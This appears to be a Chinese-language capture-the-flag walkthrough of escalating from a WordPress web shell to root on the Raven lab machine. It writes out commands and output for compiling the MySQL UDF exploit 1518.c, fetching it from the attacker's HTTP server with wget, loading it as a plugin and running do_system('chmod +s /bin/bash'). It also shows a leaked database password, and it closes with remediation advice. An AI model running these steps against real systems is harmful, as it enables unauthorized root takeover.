11 -rwxrwxrwx 1 root  root   364 Dec 19 2015 wp-blog-header.php
12 -rwxrwxrwx 1 root  root  1627 Aug 29 2016 wp-comments-post.php
13 -rwxrwxrwx 1 root  root  2853 Dec 16 2015 wp-config-sample.php
14 -rw-rw-rw- 1 www-data www-data 3134 Aug 13 2018 wp-config.php
15 drwxrwxrwx 7 root  root  4096 Aug 13 00:53 wp-content
16 -rwxrwxrwx 1 root  root  3286 May 24 2015 wp-cron.php
17 drwxrwxrwx 18 root  root 12288 Jun 15 2017 wp-includes
18 -rwxrwxrwx 1 root  root  2422 Nov 21 2016 wp-links-opml.php
19 -rwxrwxrwx 1 root  root  3301 Oct 25 2016 wp-load.php
20 -rwxrwxrwx 1 root  root 34337 Aug 13 2018 wp-login.php
21 -rwxrwxrwx 1 root  root  8048 Jan 11 2017 wp-mail.php
22 -rwxrwxrwx 1 root  root 16200 Apr 6 2017 wp-settings.php
23 -rwxrwxrwx 1 root  root 29924 Jan 24 2017 wp-signup.php
24 -rwxrwxrwx 1 root  root  4513 Oct 14 2016 wp-trackback.php
25 -rwxrwxrwx 1 root  root  3065 Aug 31 2016 xmlrpc.php
26
```

写ssh公钥

失败了但有收获：通过MySQL写入SSH公钥到 `/root/.ssh/authorized_keys`，实现免密登录root。

前提条件：

- 已获得MySQL root权限（密码 R@v3nSecurity）
- MySQL的 `secure_file_priv` 为空，允许 `INTO OUTFILE` 写入任意位置
- 已在Kali生成SSH密钥对

失败原因：

- /root/.ssh 目录不存在，且 www-data 用户无权在 /root 下创建目录
- MySQL的 system 命令被禁用，无法通过MySQL创建目录
- 退出MySQL后是低权限用户

UDF提权原理

UDF (User Defined Function, 用户自定义函数) 是MySQL提供的一种扩展机制，允许用户编写 C/C++动态链接库 (.so文件)，在MySQL中创建自定义函数来执行系统命令。

核心逻辑：

MySQL的root用户默认有FILE权限，可以加载共享库文件 (.so)

通过加载恶意UDF库，创建sys_exec()或sys_eval()函数

调用这些函数即可在操作系统层面执行任意命令

如果MySQL以root权限运行，执行的命令也是root权限

搜索mysql相关信息：

```
SELECT VERSION();
SELECT @@version_compile_os, @@version_compile_machine;
```

```
mysql> SELECT VERSION();
+-----+
| VERSION() |
+-----+
| 5.5.60-0+deb8u1 |
+-----+
1 row in set (0.00 sec)

mysql> SELECT @@version_compile_os, @@version_compile_machine;
+-----+-----+
| @@version_compile_os | @@version_compile_machine |
+-----+-----+
| debian-linux-gnu      | x86_64                     |
+-----+-----+
1 row in set (0.00 sec)
```

漏洞利用

搜索载荷

```
searchsploit mysql udf
```

```
msf > searchsploit mysql udf
[*] exec: searchsploit mysql udf
```

Exploit Title	Path
MySQL 4.0.17 (Linux) - User-Defined Function (UDF) Dynamic Library (1)	linux/local/1181.c
MySQL 4.x/5.0 (Linux) - User-Defined Function (UDF) Dynamic Library (2)	linux/local/1518.c
MySQL 4.x/5.0 (Windows) - User-Defined Function Command Execution	windows/remote/3274.txt
MySQL 4/5/6 - UDF for Command Execution	linux/local/7856.txt

Shellcodes: No Results
msf > |

搜索并复制到当前目录

```
searchsploit -m linux/local/1518.c
```

查看代码（确认是否需要修改）

```
cat 1518.c
```

编译（如果缺少mysql头文件）

```
sudo apt install libmysqlclient-dev
```

编译生成.so文件

```
gcc -shared -fPIC -I/usr/include/mysql 1518.c -o udf.so
```

查看下载的exp中也可以直接查看使用方法！

```
(root@kali)-[/home/kali]
# gcc -shared -fPIC -I/usr/include/mysql 1518.c -o udf.so

(root@kali)-[/home/kali]
# ls
1518.c  40974.py  公共  模板  视频  图片  文档  下载  音乐  桌面  Desktop  reports  result.txt  udf.so  user.txt

(root@kali)-[/home/kali]
# |
```

通过wget将编译后的结果传到指定的目录下

```
(root@kali)-[/home/kali]
# ls
1518.c  40974.py  公共  模板  视频  图片  文档  下载  音乐  桌面  Desktop  reports  result.txt  udf.so  user.txt

(root@kali)-[/home/kali]
# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.230.145 - - [12/Aug/2026 13:36:46] code 404, message File not found
192.168.230.145 - - [12/Aug/2026 13:36:46] "GET /utf.so HTTP/1.1" 404 -
192.168.230.145 - - [12/Aug/2026 13:37:13] "GET /udf.so HTTP/1.1" 200 -
|

www-data@Raven:/var/www/html/wordpress$ wget http://192.168.230.141:8080/udf.so
converted 'http://192.168.230.141:8080/udf.so' (ANSI_X3.4-1968) → 'http://192.168.230.141:8080/udf.so' (UTF-8)
--2026-08-13 03:37:13-- http://192.168.230.141:8080/udf.so
Connecting to 192.168.230.141:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 15336 (15K) [application/octet-stream]
Saving to: 'udf.so'

udf.so          100%[=====>]  14.98K  --.-KB/s   in 0.001s

2026-08-13 03:37:13 (14.3 MB/s) - 'udf.so' saved [15336/15336]

www-data@Raven:/var/www/html/wordpress$ echo $?
0
www-data@Raven:/var/www/html/wordpress$ |
```

确认插件目录

```
SELECT @@plugin_dir;
```

```
mysql> SELECT @@plugin_dir;
+-----+
| @@plugin_dir |
+-----+
| /usr/lib/mysql/plugin/ |
+-----+
1 row in set (0.00 sec)

mysql> |
```

将UDF库复制到插件目录

```
SELECT LOAD_FILE('/tmp/udf_msf.so') INTO DUMPFILE
'/usr/lib/mysql/plugin/udf_msf.so';
```

```
udf_msf.so';T LOAD_FILE('/tmp/udf_msf.so') INTO DUMPFILE '/usr/lib/mysql/plugin/
Query OK, 1 row affected (0.00 sec)

mysql> |
```

创建UDF函数

```
CREATE FUNCTION sys_exec RETURNS INTEGER SONAME 'udf.so';
CREATE FUNCTION sys_eval RETURNS STRING SONAME 'udf.so';
CREATE FUNCTION do_system RETURNS INTEGER SONAME '1518.so';这条有用
```

提权

```
SELECT do_system('chmod +s /bin/bash');
```

攻击原理：

PHP 邮件组件漏洞 -> 获得 Web Shell -> 泄露 MySQL root 密码 -> MySQL 写入恶意 UDF -> root 提权。

- contact.php 使用了存在漏洞的 PHPMailer，攻击者借此让服务器执行命令，获得低权限 Web Shell。

- `wp-config.php` 泄露了 MySQL 的 root 密码。
- MySQL 进程本身以系统 root 用户运行，同时允许写入任意目录。攻击者把恶意动态库写入 MySQL 插件目录。
- 通过 MySQL 的 UDF 功能执行系统命令，而命令继承 MySQL 的 root 权限，最终控制整台主机。

影响： 攻击者从 Web 权限提升到数据库 root，再提升到操作系统 root，可以读取、修改或删除网站、数据库、用户数据和系统文件。

修复：

- 升级或替换存在漏洞的 PHPMailer，严格校验邮件参数，避免用户输入进入系统命令。
- 禁止应用使用 MySQL root，改用权限最小的独立数据库账户，并立即更换已泄露密码。
- MySQL 必须以专用低权限用户运行，不能以系统 root 运行。
- 将 `secure_file_priv` 设置为 `NULL` 或受限目录，撤销普通账户的 `FILE` 权限，限制 UDF 和插件目录写入。
- 由于已经获得 root，应隔离并重建主机，同时检查 Web Shell、SUID、SSH 密钥和计划任务。